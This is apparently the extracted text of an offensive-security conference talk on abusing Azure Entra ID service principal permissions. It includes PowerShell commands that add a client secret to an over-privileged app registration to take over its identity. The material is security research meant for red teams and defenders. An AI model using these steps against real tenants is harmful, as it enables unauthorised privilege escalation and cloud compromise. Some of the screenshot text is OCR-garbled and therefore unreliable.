

MAY THE LEAST PRIVILEGE BE WITH YOU: EXPOSING THE DARK SIDE OF AZURE SERVICE PRINCIPAL PERMISSIONS



Marios Gyftos
Nikos Vourdas

2025

DISCLAIMER

THE OPINIONS EXPRESSED IN THIS PRESENTATION ARE OUR
OWN AND DO NOT REPRESENT ANY EMPLOYER OR
ORGANIZATION

\$WHOAMI



Senior Offensive
Security Consultant



GCPN, OSWE,
OSCP, OASP



CVE-2019-2432
CVE-2019-2431
CVE-2019-2430
CVE-2018-8607



@GyftosMarios



\$WHOAMI



Senior Offensive
Security Consultant



OSCE3, OSCP,
OSWP, CRTL, CTO,
OASP



19



iCAST/TIBER-EU TLPT
Experienced




CFP MEMBER
@TheOffensiveX



@nickvourd



TABLE OF CONTENTS



- EXISTING LANDSCAPE
- TO OLYMPUS AND BEYOND THE CLOUDS
- FROM APP OWNER TO AZURE FULL ACCESS
- LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX
- CODE EXECUTION VIA INTUNE LOB APPs
- ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL
- COMMUNITY TOYS FOR GIRLZ && BOYZ
- DETECTIONS & REMEDIATION
- Q&A
- REFERENCES

EXISTING LANDSCAPE

EXISTING LANDSCAPE

- ORGANIZATIONS FOCUS ON USER MONITORING AND PROTECTION MECHANISMS:
 - CONDITIONAL ACCESS POLICIES
 - TRUSTED DEVICES
 - MULTI-FACTOR AUTHENTICATION
 - RISKY SIGN-INS
- BUT USER'S ARE NOT THE ONLY OBJECTS WITH PRIVILEGES IN AZURE

EXISTING LANDSCAPE

WELCOME TO THE WORLD OF ENTERPRISE APPLICATIONS



Enterprise Applications in Microsoft Entra ID enable secure access, automation, and vendor integrations with SSO, user assignments, and access control.



Enterprise Application \leftrightarrow **Service Principal**



EXISTING LANDSCAPE


- THE DOMINANCE OF ENTERPRISE APPLICATIONS:
 - THEIR RISE IS INEVITABLE — **THEY DRIVE INNOVATION**
 - OFFER POWERFUL AUTOMATION
 - ENABLE SCALABLE IDENTITY INTEGRATIONS
 - DRIVE VENDOR ADOPTION
 - ORGANIZATIONS INCREASINGLY **TRUST THEM BY DEFAULT**

EXISTING LANDSCAPE

- THE DOMINANCE OF ENTERPRISE APPLICATIONS:
 - THEIR RISE IS INEVITABLE — **THEY DRIVE INNOVATION**
 - OFFER POWERFUL AUTOMATION
 - ENABLE SCALABLE IDENTITY INTEGRATIONS
 - DRIVE VENDOR ADOPTION
 - ORGANIZATIONS INCREASINGLY **TRUST THEM BY DEFAULT**
- BUT: THEY COME **PRE-AUTHORIZED** WITH HIGH API PERMISSIONS OR ENTRA ID ROLES



*“Much to learn,
you still have,
my young Padawan.”*



EXISTING LANDSCAPE

PAM-Manager

All Documentation (99+) More (5)

Microsoft Entra ID	
	PAM-Manager Application
	PAM-Manager Service Principal

Documentation

- Azure Resource Manager documentation
- What is Azure Resource Manager? - Azure Resource Manager
- Azure Traffic Manager
- Use custom multifactor authentication to activate PAM


Continue searching in Microsoft Entra ID

Give feedback

Microsoft Graph (13)

Application.Read.All	Application
Application.ReadWrite.All	Application
AppRoleAssignment.ReadWrite.All	Application
Group.Read.All	Application
Group.ReadWrite.All	Application
Organization.Read.All	Application
RoleManagement.ReadWrite.Directory	Application
User.Invite.All	Application
User.Read	Delegated

EXISTING LANDSCAPE



* All hyperlinks are included in the References section.


A photograph of a Greek flag flying from a wooden pole on a rocky mountain peak. The flag is partially obscured by the rocky terrain in the foreground. In the background, there are more mountains covered in mist or low clouds.

TO OLYMPUS AND BEYOND
THE CLOUDS

TO OLYMPUS AND BEYOND THE CLOUDS

- WHAT YOU WILL LEARN:
 - REVEALS HOW **HIGH-TRUST, INTEGRATED ENTERPRISE APPS** CAN BECOME **PRIVILEGED ATTACK PLATFORMS**
 - EXPOSE THE RISKS OF TRUSTED APPLICATIONS
 - RED TEAMERS WILL GAIN **NEW POST-EXPLOITATION TECHNIQUES**
 - BASED IN **REAL-WORLD** SCENARIOS
 - SHIFTS FOCUS FROM USER ACCOUNTS TO **NON-HUMAN IDENTITIES (SPs)**

TO OLYMPUS AND BEYOND THE CLOUDS




TO OLYMPUS AND BEYOND THE CLOUDS

“The cloud is strong with this one — but it’s serving the Dark Side.”

- DEVELOPED **4** SCENARIOS BASED ON REAL WORLD EXPERIENCE:
 - 1) FROM APP OWNER TO AZURE FULL ACCESS
 - 2) LEVERAGING SERVICE PRINCIPAL TO ACCESS O365 MAILBOX
 - 3) CODE EXECUTION VIA INTUNE WIN32 LOB APPS
 - 4) ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

FROM APP OWNER TO AZURE
FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

FROM APP OWNER TO AZURE FULL ACCESS

The screenshot shows the Microsoft Azure portal interface. The top navigation bar includes the Microsoft Azure logo, a search bar, and various icons for Copilot, help, settings, and account management.

The main title is "PAM-Manager | Owners". A red box highlights the title and the breadcrumb "Home > PAM-Manager".

On the left, a sidebar menu lists several options under "Manage":

- Branding & properties
- Authentication (Preview)
- Certificates & secrets
- Token configuration
- API permissions
- Expose an API
- App roles
- Owners** (highlighted with a red box)
- Roles and administrators
- Manifest

The "Owners" section contains the following information:

Name	Email	User name	Job Title	Type
Lambros Kotlitsas	l.kotlitsas@entraresearcher.onmicrosoft.com	l.kotlitsas@entraresearcher.onmicrosoft.com		Member

-  L.KOTLITSAS@ENTRARESEARCHER.ON... ^

- Object Information

Node Type	AZUser
Display Name:	Lambros Kotlitsas
Object ID:	A5AF000F-9E1F-4266-9493-8F065445D005
Created:	2025-07-06 23:12 GMT+3 (GMT+0300)
Enabled:	TRUE
Last Collected by BloodHound:	2025-07-24T16:44:03.668670376Z
Last Seen by BloodHound:	2025-07-24 19:44 GMT+3 (GMT+0300)
On Prem ID:	S-1-5-21-1397566890-10752427-3985329067-1108
On Prem Sync Enabled:	TRUE
Password Last Set:	2025-05-13 05:24 GMT+3 (GMT+0300)
Tenant ID:	[REDACTED]
User Principal Name:	l.kotlitsas@entraresearcher.onmicrosoft.com
User Type:	Member

FROM APP
OWNER TO
AZURE FULL
ACCESS

FROM APP OWNER TO AZURE FULL ACCESS

Home > PAM-Manager

PAM-Manager | Permissions

Enterprise Application

Review permissions Refresh Got feedback?

Overview Deployment Plan Diagnose and solve problems Manage Properties Owners Roles and administrators Users and groups Single sign-on Provisioning Application proxy Self-service Custom security attributes Security Conditional Access Permissions Token encryption

Permissions

Below is the list of permissions that have been granted for your organization. As an administrator, you can grant permissions to this app on behalf of all users (delegated permissions). You can also grant permissions directly to this app (app permissions).

[Learn more](#)

You can review, revoke, and restore permissions.

[Learn more](#)

To configure requested permissions for apps you own, use the app registration.

[Application registration](#)

[Grant admin consent for TheDarkSide](#)

Admin consent User consent

Application

API name	Claim value	Permission	Type	Granted through	Granted by
Microsoft Graph (2)					
Microsoft Graph	Application.ReadWrite.All	Read and write all applications	Application	Admin consent	An administrator
Microsoft Graph	Application.Read.All	Read all applications	Application	Admin consent	An administrator

FROM APP OWNER TO AZURE FULL ACCESS

Home > PAM-Manager

PAM-Manager | P
Enterprise Application

- Overview
- Deployment Plan
- Diagnose and solve problems
- Manage
 - Properties
 - Owners
- Single sign-on
- Provisioning
- Application proxy
- Self-service
- Custom security attributes
- Security
 - Conditional Access
 - Permissions
 - Token encryption

Application.ReadWrite.All



Expand table

Category	Application	Delegated
Identifier	1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9	bdfbf15f-ee85-4955-8675-146e8e5296b5
DisplayText	Read and write all applications	Read and write all applications
Description	Allows the app to create, read, update and delete applications and service principals without a signed-in user. Does not allow management of consent grants.	Allows the app to create, read, update and delete applications and service principals on behalf of the signed-in user. Does not allow management of consent grants.
AdminConsentRequired	Yes	Yes

The *Application.ReadWrite.All* delegated permission is available for consent in personal Microsoft accounts.


Permissions that allow managing credentials, such as *Application.ReadWrite.All*, allow an application to act as other entities, and use the privileges they were granted. Use caution when granting any of these permissions.

Granted by

An administrator

An administrator

FROM APP OWNER TO AZURE FULL ACCESS



FROM APP OWNER TO AZURE FULL ACCESS

```
PS C:\Users\Admin> Get-AzureADApplication -SearchString "PAM-Manager"
```

ObjectId	AppId	DisplayName
6bb48641-bf32-403c-808d-9e9724daa0f6	30184918-94b8-4c91-b7ea-828321eb6be3	PAM-Manager

```
PS C:\Users\Admin> New-AzureADApplicationPasswordCredential -ObjectId 6bb48641-bf32-403c-808d-9e9724daa0f6 -Verbose
```

```
CustomKeyIdentifier :  
EndDate           : 7/27/2026 7:38:20 AM  
KeyId              :  
StartDate         : 7/27/2025 7:38:20 AM  
Value              : pvoCTwmND9kYer
```

FROM APP OWNER TO AZURE FULL ACCESS

The screenshot illustrates the process of granting full access to an application in Azure. On the left, a PowerShell session shows the creation of a client secret:

```
PS C:\Users\Admin> Get-AzureADApplication -Filter "ObjectID eq '6bb48641-bf32-403c-808d-...'"

ObjectId
-----
6bb48641-bf32-403c-808d-...

PS C:\Users\Admin> New-AzureADApplicationClientSecret -ObjectId '6bb48641-bf32-403c-808d-...' -CustomKeyIdentifier 'pv' -EndDate '2024-07-27T00:00:00Z' -KeyId '6bb48641-bf32-403c-808d-...' -StartDate '2024-07-27T00:00:00Z'
```

